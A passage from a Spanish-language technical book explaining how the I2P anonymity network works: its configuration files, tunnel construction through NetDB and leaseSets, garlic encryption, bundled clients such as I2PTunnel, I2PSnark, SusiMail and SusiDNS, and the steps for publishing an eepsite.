hosts.txt: Este fichero contiene información relacionada con los enrutadores que se encuentran registrados en la instancia local de *I2P*. Se trata de un fichero que contiene la dirección de *eepsites* y su correspondiente dirección de destino en *Base32*. Gracias a este fichero es posible acceder desde la red interna de *I2P* a sitios tales como "*eepsites.i2p*" o "*postman.i2p*".

i2ptunnel.config: Contiene la configuración de *I2PTunnel* para determinar el comportamiento de cada uno de los túneles cliente y servidor registrados en la aplicación. Normalmente no es necesario editarlo manualmente ya que la aplicación *web* se encarga de hacerlo de forma automática cada vez que se realiza un cambio sobre cualquiera de los túneles registrados en *I2PTunnel.*

plugins.config: Configuración de cada uno de los *plugins* instalados en el sistema, normalmente es un fichero que no contiene mucha información, solamente se suele indicar si un *plugin* determinado debe arrancar automática o manualmente.

router.config: Contiene la configuración interna del enrutador, almacenando valores tales como la versión *I2P*, el idioma por defecto, país donde se ejecuta, la dirección *IP* de la máquina, si soporta autenticación y *SSL*, entre otras propiedades de la instancia local.

systray.config: Este fichero contiene el comando que se ejecutará para invocar el navegador *web* que abrirá la consola administrativa justo en el momento en el que se arranca *I2P* con el comando *i2proute.*

3.2.1 Servicio de NetDB en I2P para la construcción de túneles

Hay tres conceptos básicos que se deben asimilar para comprender el funcionamiento de I2P, los cuales son:

1. Anonimato sin ocultación de los participantes en el proceso de comunicación. Red orientada a mensajes.
2. Construcción de túneles de entrada (*InBound*) y salida (*OutBound*).
3. Uso de *NetDB* para vincular túneles entrantes y salientes.

Hasta este momento, los dos primeros puntos se han explicado en secciones anteriores, pero aún no se ha hablado sobre el servicio de *NetDB* de *I2P* y dado que es un elemento vital para el correcto establecimiento de túneles, es necesario comprender su funcionamiento.

NetDB suministra dos tipos de metadatos importantes a la hora de construir cada túnel que son "*routerInfo*" y "*leaseSets*".

El *metadato* "*routerInfo*" da a cada enrutador la información necesaria para contactar con otro enrutador en el túnel. Esta información incluye claves públicas, direcciones y otros detalles de conexión.

Por otra parte, los "*leaseSets*" suministran la información necesaria para contactar con el receptor del mensaje, esta información incluye los siguientes campos:

1. *Inbound Gateway* de un túnel que permita contactar con el receptor.
2. Fecha y hora en la cual el túnel expirará. Todos los túneles en *I2P* tienen una duración determinada y se construyen dinámicamente.
3. Claves públicas para cifrar los mensajes que serán enviados a cada enrutador encargado de redirigir la petición.

Partiendo de la explicación anterior, se puede comenzar a explicar cuál es el proceso que utiliza *I2P* para que un usuario pueda construir sus respectivos túneles y posteriormente comenzar a enviar paquetes a un destino.

En primer lugar, el emisor solicitará un "*routerInfo*" de forma explícita al servicio de *NetDB* de *I2P*, el cual responderá con un listado de enrutadores que serán utilizados para construir un túnel de salida.

Posteriormente el emisor envía un mensaje del tipo "*build tunnel*" al primer enrutador en la lista y de esta forma se solicitará la configuración del túnel a cada uno de los enrutadores hasta que se encuentre completamente construido. Se trata de un procedimiento muy similar a la construcción de circuitos en *TOR*.

Después de que el emisor ha construido su túnel *OutBound* (túnel de salida), puede proceder al envío de un mensaje a un destino. Para tal fin, el emisor debe solicitar el "*leaseSets*" al servicio de *NetDB* de *I2P*, el cual retornará la información necesaria para enviar el mensaje.

Hay que tener en cuenta que esta información incluye, como ya se ha mencionado antes, el *Inbound Gateway* del receptor, por lo tanto en este punto el emisor podrá enviar un mensaje utilizando su *Outbound Tunnel* el cual posteriormente se enganchará con el *Inbound Gateway* del receptor.

Además, el emisor tiene la opción de incluir en su mensaje su último "*leaseSets*" para que el receptor pueda enviar una contestación, de esta forma el receptor no tiene que hacer una consulta explicita al servicio de *NetDB* en busca de toda la información del *Inbound Tunnel* del emisor para contestar a un mensaje, ahorrando recursos y tiempo.

La imagen 03.20 corresponde al proceso de construcción de un túnel por parte de una entidad en I2P, siendo un mecanismo que se emplea tanto para túneles *Inbound* como *Outbound*.




Imagen 03.20: Uso del servicio de NetDB de I2P para la construcción de túneles.

Por otro lado, la imagen 03.21 enseña de forma visual, todo el proceso que se ha explicado anteriormente y explica cómo un emisor puede enviar un mensaje a un destinatario y cómo éste a su vez puede responder al emisor.




Imagen 03.21: Procedimiento completo para el envío y recepción de mensajes en I2P.

En la imagen 03.21 cada uno de los pasos se encuentra numerado para facilitar su explicación.

1. El emisor solicita el "*leaseSets*" para enviar un mensaje a su destino "*Adastra*".

2. El servicio *NetDB* retorna dicho "*leaseSets*" el cual contiene, entre otras cosas, el *Inbound Gateway* del destino para llevar a cabo la conexión desde el túnel de salida.

3. El emisor procede a enviar el mensaje.

4. Cada uno de los enrutadores que hacen parte del túnel *Outbound* se encargan de cifrar/descifrar el mensaje enviado por el emisor, dejando solamente la dirección *IP* del siguiente *router* visible. El contenido del mensaje viaja cifrado en todo momento.

5. El "*leaseSets*" suministra la información necesaria para que el *EndPoint* pueda enviar el mensaje al *Inbound Gateway* del receptor "*Adastra*". Además de esto, hay una capa adicional de cifrado del mensaje llamada *Garlic Encription* cuya finalidad es evitar la divulgación no autorizada de información sensible entre el túnel de salida del emisor y el túnel de entrada del receptor. Este concepto es muy importante en *I2P* ya que garantiza que las comunicaciones entre los túneles *Inbound* y *Outbound* no se ven comprometidas. El resultado de este proceso es conocido como *Garlic Message*, que entre otras cosas, permite al emisor, enviar uno o muchos mensajes cifrados con la clave pública del destinatario. De esta forma, cualquier otra entidad que participe en la red *I2P* no podrá determinar cuántos mensajes hay dentro del *Garlic Message*, qué dicen, de dónde vienen y a quién se dirigen.
En este caso concreto, el mensaje "*Garlic*" será cifrando con la clave pública que se incluye en el "*leaseSets*" de "*Adastra*", que como se ha mencionado antes, se ha recuperado del servicio *NetDB* de *I2P*.

6. El mensaje es enrutado por el túnel de entrada de "*Adastra*" hasta su correspondiente destino.

7. "*Adastra*" descifra el mensaje enviado por "Emisor" utilizando su clave privada. En el caso de que "*Adastra*" quiera responder a dicho mensaje tiene dos opciones, en primer lugar si el mensaje tiene incluido el "*leaseSets*" de "Emisor", ya tiene la información necesaria para enviar el mensaje por medio de su túnel de salida, hacia el *Inbound Gateway* de "Emisor", en el caso de que el mensaje no contenga dicha información, tendrá que realizar una búsqueda explicita al servicio de *NetDB*.

8. Cifrado y transmisión del mensaje de "*Adastra*" hacia "Emisor".

9. Cifrado y transmisión del mensaje desde el *EndPoint* del túnel de salida de "*Adastra*" hacia el *Inbound Gateway* del túnel de entrada de "Emisor". Se lleva a cabo el procedimiento adicional de cifrado del mensaje con la clave pública del destinatario "Emisor". Se lleva a cabo el mismo procedimiento de *Garlic Encription* indicado en el punto 5, solamente que en esta ocasión cambia el destinatario.

10. Finalmente, el mensaje es transmitido por todos los enrutadores de entrada del túnel *Inbound* de "Emisor" hasta llegar al destinatario.

3.2.2 Clientes y servicios en I2P

Streaming Library

No se trata exactamente de un cliente construido sobre la capa de aplicación, es una *API* escrita en *Java* que es útil principalmente para la programación y transmisión de mensajes. Normalmente, la comunicación bidireccional entre emisores y receptores tiene un alto costo que implica el intercambio de varios paquetes de datos. Esta librería permite que cada paquete contenga la mayor cantidad de información posible para que el receptor pueda hacer uso de ella de forma eficiente.

Por ejemplo, una petición *HTTP* puede finalizar rápidamente en un solo viaje (ida y vuelta) por medio de la *Streaming Library*, donde una transacción *HTTP* es iniciada realizando una petición que incluye las *flags* "*SYN*", "*FIN*" y el *payload* correspondiente y luego, la respuesta contendría un mensaje incluyendo los mismos "*SYN*", "*FIN*" recibidos, pero adicionalmente también incluirá la *flag* "*ACK*" con su correspondiente *payload* de respuesta. De esta forma, el navegador *web* puede tratar dicha respuesta de forma inmediata. Sin el uso de esta librería, el número de mensajes es directamente proporcional al número de paquetes y *payloads* asociados a las peticiones y a las respuestas, lo que desde luego, conlleva un alto consumo de recursos y tiempo en un entorno como el que maneja *I2P*.

Esta librería es muy similar a una abstracción de TCP con sus correspondientes algoritmos de control de colisión/congestión y flags generales como SYN/ACK/FIN/RST, etc. En una próxima sección de este documento se explicará en detalle su uso.

I2PTunnel

Se trata de una de las aplicaciones más conocidas y versátiles en el mundo de *I2P* ya que habilita un *proxy* genérico para entrar en la red de *I2P*, sin embargo su aplicación práctica no termina ahí, ya que permite crear túneles del tipo cliente o servidor para consultar o exponer servicios en la red de *I2P* de forma anónima. A efectos prácticos todas estas características permiten a los usuarios ofrecer y consumir servicios en la red de *I2P*.

Por ejemplo, un usuario puede navegar de forma anónima enviando y recibiendo peticiones a sitios *web* dentro de la red *I2P* utilizando un túnel definido como *proxy HTTP* y en el otro extremo de la comunicación se encontrará el servidor *web* anónimo, también conocido como *eepsite*.

Es una de las principales herramientas en la capa de aplicación que será utilizada por clientes y servidores para proveer acceso a recursos remotos de forma anónima y probablemente, la más popular en *I2P*.

Syndie

Se trata de una aplicación que se encuentra completamente integrada en *I2P* y que permite la creación, agregación y publicación de *blogs*. Los usuarios pueden compartir información y leer los *posts* publicados al interior de *I2P*, sin embargo el enfoque de *Syndie* no es el de construir una red de distribución de contenidos independiente, sino que se ejecuta sobre las redes existentes. De

esta forma se transmiten contenidos por medio de *eepsites*, *Hidden Services* en *TOR*, *FreeSites* en *FreeNet*, sitios *web* en la *clear web*, grupos de noticias, listas de *email*, *RSS Feeds*, etcétera.

Clientes Bittorrent

Existen algunos clientes para *Torrents* en *I2P*, algunos de estos son: *I2PSnark*, *PyBit* y *Robert*, algunas de estas herramientas vienen incluidas en el paquete de instalación y otras se instalan de forma independiente, pero todas se encuentran completamente integradas en la red de *I2P*, permitiendo compartir y transferir ficheros entre distintos destinos en la red de forma anónima.

Clientes de correo electrónico: En este caso, algunas de las herramientas disponibles son: *I2PMail*, *SusiMail* y *I2PBote*. *I2PMail* se encuentra incluida en la distribución de *I2P*, ofreciendo servicio de email interno y externo utilizando *I2PTunnel*, permitiendo a los usuarios utilizar cualquier cliente de correo electrónico para enviar y recibir mensajes. Contiene muchas características que pueden resultar de interés para el usuario, las cuales se encuentran explicadas en el *eepsite http://hq.postman.i2p*.

En el caso de *SusiMail*, el objetivo principal es mejorar el anonimato y la seguridad a la hora de enviar y recibir mensajes de correo electrónico, dado que otras herramientas como *I2PMail* en muchas ocasiones incluyen información que puede dejar rastros sobre el remitente que arruinarán el anonimato de un usuario.

Finalmente se encuentra *I2PBote*, que es una aplicación más robusta y segura que sus antecesoras. Implementa un sistema de email seguro con cifrado *end-to-end*, una interfaz *web* y un "libro" de direcciones. Esta herramienta debe ser instalada como *plugin* en *I2P*.

Transferencia de Archivos: Además de los clientes para *BitTorrent* indicados anteriormente, existen otras herramientas construidas sobre *I2P* para compartir y transferir ficheros de forma anónima por medio de *I2P* tales como *iMule*, la cual se encuentra construida con las bases de *aMule* para soportar la transferencia de archivos y se ejecuta completamente dentro de la red *I2P*.

3.2.3 Definición y administración de servicios, EEPSITES y Plugins en I2P

Toda la infraestructura de *I2P* carecería completamente de sentido si no se implementaran sobre ella servicios a nivel de aplicación que fueran útiles para los usuarios finales. En *I2P* existen una serie de servicios que se instalan por defecto y que actúan como clientes o servidores en la instancia local los cuales son administrados desde la interfaz *web* en la opción "*LOCAL DESTINATION*".

Estos destinos locales habilitan el uso de correo electrónico, *bittorrents*, *eepsites*, entre otros. Para acceder a cualquier servicio disponible en la *deep web* de *I2P*, la base de datos *NetDB* proporciona todos los destinos conocidos en la red.

Algunos de los servicios y clientes locales incluidos por defecto en una instalación de *I2P* son los siguientes.

3.2.3.1 I2PTunnel

Permite crear túneles del tipo cliente o servidor para consultar o exponer servicios en la red de forma anónima. A efectos prácticos, todas estas características permiten a los usuarios ofrecer y consumir servicios en la red de *I2P*. Por ejemplo, un usuario puede navegar de forma anónima enviando y recibiendo peticiones a sitios *web* dentro de la red *I2P* utilizando un túnel definido como *proxy HTTP* y en el otro extremo de la comunicación, se encontrarán los servidores *web* anónimos que consulta, los cuales son conocidos como *eepsites*.

Es una de las principales herramientas en la capa de aplicación que será utilizada por clientes y servidores para proveer acceso a recursos remotos de forma anónima.

Para acceder a *I2PTunnel* es necesario arrancar el servicio de *I2P* y utilizar el navegador *web* para entrar en la aplicación, la cual se encuentra ubicada en *http://127.0.0.1:7657/i2ptunnel/*. En la interfaz de *I2PTunnel* aparecerán 3 secciones distintas, la primera enseña los mensajes de estatus, la segunda Túneles *I2P* de Servidor y la tercera Túneles de cliente, cada sección contiene botones que permiten administrar el estado de los servicios.

En la instalación por defecto esta interfaz contiene las siguientes opciones:

- *I2P Server Tunnels*.
- *I2P WebServer:* Servidor *web* anónimo instanciado por defecto con un eepsite de ejemplo.
- *I2P Client Tunnels.*
- *I2P HTTP Proxy: Proxy HTTP* empleado para navegar por *eepsites* en la red *I2P* y por cualquier otro sitio en Internet. Por defecto se encuentra configurado para ejecutarse en el puerto "4444".
- *IRC Proxy*: *IRC Proxy* para utilizar servicios de mensajería *IRC* anónimos. Por defecto se encuentra configurado para ejecutarse en el puerto 6668.
- *I2P Monotone Server*: Servicio instalado para la administración de código fuente de forma anónima sobre repositorios *Monotone*. Por defecto se encuentra configurado para ejecutarse en el puerto 8998.
- *I2P SMTP Server*: Servidor de correo electrónico saliente *SMTP*. Por defecto se encuentra configurado para ejecutarse en el puerto 7659.
- *I2P POP3 Server*: Servidor para correo electrónico entrante *POP3* Por defecto se encuentra configurado para ejecutarse en el puerto 7660.
- *I2P HTTPS Proxy*: *Proxy HTTPS/CONNECT/SSL* para navegar por *eepsites* e Internet. Por defecto se encuentra configurado para ejecutarse en el puerto 4445.

Uno de los primeros usos de estos servicios, es sin lugar a dudas, la capacidad de navegar de forma anónima por los *eepsites* disponibles en la red de *I2P*. Para ello puede utilizarse el *I2P HTTP Proxy* para peticiones a sitios *web* utilizando *HTTP* y *I2P HTTPS Proxy* para peticiones a sitios *web* utilizando *SSL/TLS*.

3.2.3.2 I2PSnark

Se trata de una utilidad incluida en la distribución de *I2P* y funciona como cliente *BitTorrent* para *I2P* y se encuentra disponible en: *http://127.0.0.1:7657/i2psnark/*. Los clientes tienen dos opciones, por un lado se puede adicionar un *Torrent* para su posterior descarga o se puede subir un *torrent* a alguno de los repositorios incluidos en la red de *I2P*. Dichos repositorios contienen toda clase de ficheros y pueden ser un una plataforma idónea para la distribución de *malware* en la *deep web* de *I2P*.

Por otro lado, una de las desventajas que tiene es la velocidad de conexión, los clientes de *torrents* no se caracterizan precisamente por ser rápidos y si además se adiciona una cadena de servidores *proxy* como es el caso de *I2P*, la velocidad de de descarga o de subida de puede verse muy afectada, no obstante representa una herramienta muy interesante a la hora de descargar y compartir ficheros de distintas temáticas.




Imagen 03.22: Uso de I2PSnark.

3.2.3.3 SusiMail

SusiMail es un cliente de correo electrónico que permite el envío y recepción de *emails* de forma anónima. Viene incluido en la instalación de *I2P* y normalmente se encuentra ubicado en *http://127.0.0.1:7657/susimail/susimail*.

Para utilizar este cliente, es necesario crear una cuenta de correo en el servicio de *PostMan* localizado en el interior de la red de *I2P* en la siguiente dirección: h*ttp://hq.postman.i2p/?page_id=16* para registrarse se deben indicar los datos básicos para el registro de la nueva cuenta de correo electrónico. Después de crear dicha cuenta, es posible utilizar *SusiMail* ingresado el nombre de usuario y contraseña, no obstante es necesario esperar aproximadamente diez minutos antes de que

la cuenta este disponible para su uso. Su interfaz es muy sencilla y consta de las opciones básicas que se enseñan en la imagen 03.23.




Imagen 03.23: SusiMail en I2P.

Por otro lado, la configuración por defecto de la cuenta establece que los mensajes enviados tardan entre 10 y 50 minutos en llegar a su destino, sin embargo es posible administrar cualquier cuenta de *PostMan* desde la siguiente ruta *http://hq.postman.i2p/?page_id=19*. En dicha página se pueden establecer las opciones necesarias para cambiar los parámetros de configuración de la cuenta. Algunos de estos parámetros incluyen el escaneo de virus en emails entrantes, notificaciones sobre correos potencialmente dañinos, entre otras características interesantes.

3.2.3.4 SusiDNS AddressBook

Las direcciones en *I2P*, como se ha mencionado anteriormente, terminan en "*.i2p*" y para el mapeo de un nombre local a un destino concreto, se utiliza el mecanismo de *AddressBook* de *I2P*.

El *AddressBook* es un sistema de nombrado distribuido, seguro y fácil de comprender. Como se ha mencionado anteriormente, todos los mensajes en *I2P* son cifrados y enviados a un destino concreto y cada usuario puede tener un *AddressBook* local que contenga las entradas para varios destinos. Dichos *AddressBook* pueden ser utilizados como servidores de nombrado, emulando de esta forma el funcionamiento tradicional de un servidor *DNS*.

El sistema cuenta con diferentes tipos de *AddressBook* que son: "*private*", "*master*", "*router*", "*published*" y "*Suscriptions*". Estos *AddressBook* son mezclados con cierta regularidad por la aplicación *SusiDNS* dependiendo de las opciones de configuración establecidas. *SusiDNS* se arrancará después de iniciar el servicio de *I2P* en la siguiente ruta: *http://127.0.0.1:7657/susidns*.

Su funcionamiento consiste en primer lugar, en consultar los contenidos del *AddressBook* "*Suscriptions*" y mezclarlos con el *AddressBook* "*router*", luego mezcla el *AddressBook* "*Master*" con "*router*" y Finalmente, dependiendo de la configuración establecida, mezcla el *AddressBook*

"*router*" con "*published*", el cual estará disponible al público si se instala un *eepsite*. Por otro lado, el *AddressBook* "*private*" no es mezclado ni publicado en ningún momento y corresponde a entradas que se ejecutan en la instancia local de *I2P*, pero nunca son expuestos al público.




Imagen 03.24: Configuración de SusiDNS.

Si una aplicación como *I2PTunnel* o el *HTTP/HTTPS Proxy* necesita acceder a un destino por medio de un dominio *I2P* (como por ejemplo *http://planet.i2p/*) intentará resolver dicho dominio ejecutando una consulta local en los *AddressBook* mencionados anteriormente, en concreto se sigue el siguiente orden:

- Búsqueda en el *AddressBook* privado "*Private*".
- Búsqueda en el *AddressBook* "*Master*".
- Búsqueda en el *AddressBook* "*Router*".

La búsqueda es sensitiva y es cacheada unos pocos minutos. Como ya se ha indicado los *AddressBook* de otros usuarios son consultados periódicamente y mezclados con los *AddressBook* locales (*router* y *master*) siempre y cuando exista una suscripción, es decir, solamente se consultarán los *AddressBook* de aquellos sitios que se encuentren registrados en el fichero de suscripciones. Esto desde luego implica tener un cierto nivel de confianza con aquellos sitios que se encuentran registrados en el fichero de suscripciones y esto no siempre es aconsejado, por esta razón el único sitio que viene configurado por defecto es *http://i2p-projekt.i2p/hosts.txt* que contiene una copia del fichero "*hosts.txt*" incluido en la distribución *I2P*.

El uso principal de *SusiDNS*, es como editor de cada *AddressBook*. Una de las primeras actividades que se debe realizar es agregar "suscripciones" al *AddressBook* Local. Algunos *AddressBook* públicos y recomendados en *I2P* son: *http://i2host.i2p/cgi-bin/i2hostetag y http://stats.i2p/cgi-bin/newhosts.txt*. Esta configuración puede ser establecida desde *SusiDNS* como se enseña en la imagen 03.25 de la siguiente página.




Imagen 03.25: Suscripciones en SusiDNS.

3.2.3.5 Instalación y configuración de eepsites

Los servicios publicados en *I2P* son equivalentes a los *Hidden Services* que se exponen en *TOR*, sin embargo, los servicios que se pueden exponer en *I2P* son mucho más rápidos y de fácil acceso, sin sacrificar características tan importantes como la privacidad y el anonimato.

Cada instancia de *I2P* viene con un sitio *web* (*eepsite*) configurado por defecto y dicho sitio *web* se ejecuta en un servidor *web Jetty* que permitirá ejecutar aplicaciones *web* basadas en *Java*, soportando tecnologías tales como *Servlets*, *JSP* y *JSF*. La ubicación por defecto de dicho *eepsite* está determinada por el mecanismo de instalación de *I2P*, si se ha instalado en modo "*PORTABLE*" su ruta de instalación se encuentra en el directorio especificado como *portable*, en el caso contrario la ubicación por defecto será "*~/.i2p/eepsite*".

Por otro lado, todos los *eepsites* se deben crear como túneles del tipo "servidor" en la aplicación *I2PTunnel*. Por defecto *I2P* viene con un túnel que apunta al sitio *web* instalado en la instancia de *I2P*, el cual se encuentra disponible en la siguiente ruta: *http://127.0.0.1:7658*, tal como se aprecia en la imagen 03.26.




Imagen 03.26: Eepsite por defecto incluido en la instalación de I2P.

A continuación se enseñará el procedimiento que se debe de seguir para publicar un *eepsite* en la red de *I2P* y de esta forma, permitir que otros usuarios puedan acceder al servicio:

1. Por comodidad, se recomienda editar el sitio *web* instalado por defecto. Solamente es necesario editar y/o subir los recursos necesarios al directorio "*<DIR_I2P>/eepsite/docroot*". Los contenidos de dicho directorio pueden ser ficheros estáticos tales como páginas *HTML* e imágenes.

2. Ahora es necesario consultar la clave correspondiente al "*Local Destination*". Todos los destinos en *I2P* son claves de 512 *bytes* y estas claves deben ser traducidas a nombres de dominios que se encuentran en *Base32*, los cuales tienen una estructura muy similar a las direcciones "*.*onion*" de *TOR*. El valor de la clave para cada *eepsite* se puede consultar directamente desde *I2PTunnel*. La Imagen 03.27 enseña la configuración del *eepsite* que viene incluido por defecto en una instalación limpia de *I2P*.

Imagen 03.27: Configuración del eepsite incluido por defecto en I2P.

3. La clave de 512 *bytes* almacenada en el campo "destino local" puede ser registrada con un dominio propio en *I2P*. Para ello es necesario dirigirse al *eepsite http://stats.i2p/* y seleccionar la opción "*Addressbook Services*". Una vez allí se debe seleccionar la opción "*the host/key add form*" en donde se solicitará ingresar la clave y el nombre de dominio que se desea registrar. Se recomienda consultar si el nombre de dominio deseado se encuentra disponible consultando los *AddressBook* de *SusiDNS*.

La imagen 03.28 enseña el formulario que se debe rellenar para que el dominio quede registrado en la red *I2P* y sea accesible a otros usuarios.

Imagen 03.28: Registro de un eepsite en la red de I2P.

4. Con los pasos anteriores quedará registrado el dominio en la red *I2P*. La siguiente pantalla que se enseña después del registro del dominio muestra información sobre el nombre del dominio recién creado con sufijo "*.i2p*" y un enlace con formato *base32*, el cual como ya se ha mencionado, es muy similar a las direcciones "**.onion*" en *TOR*. Es posible utilizar la dirección en *Base32* o el nombre del dominio registrado para acceder al *eepsite*, a efectos prácticos es exactamente igual ya que ambas direcciones apuntan al mismo servicio. Con estos pasos el *eepsite* ha quedado registrado y cualquier usuario en la *deep web* de *I2P* podrá acceder a dicho sitio *web*.

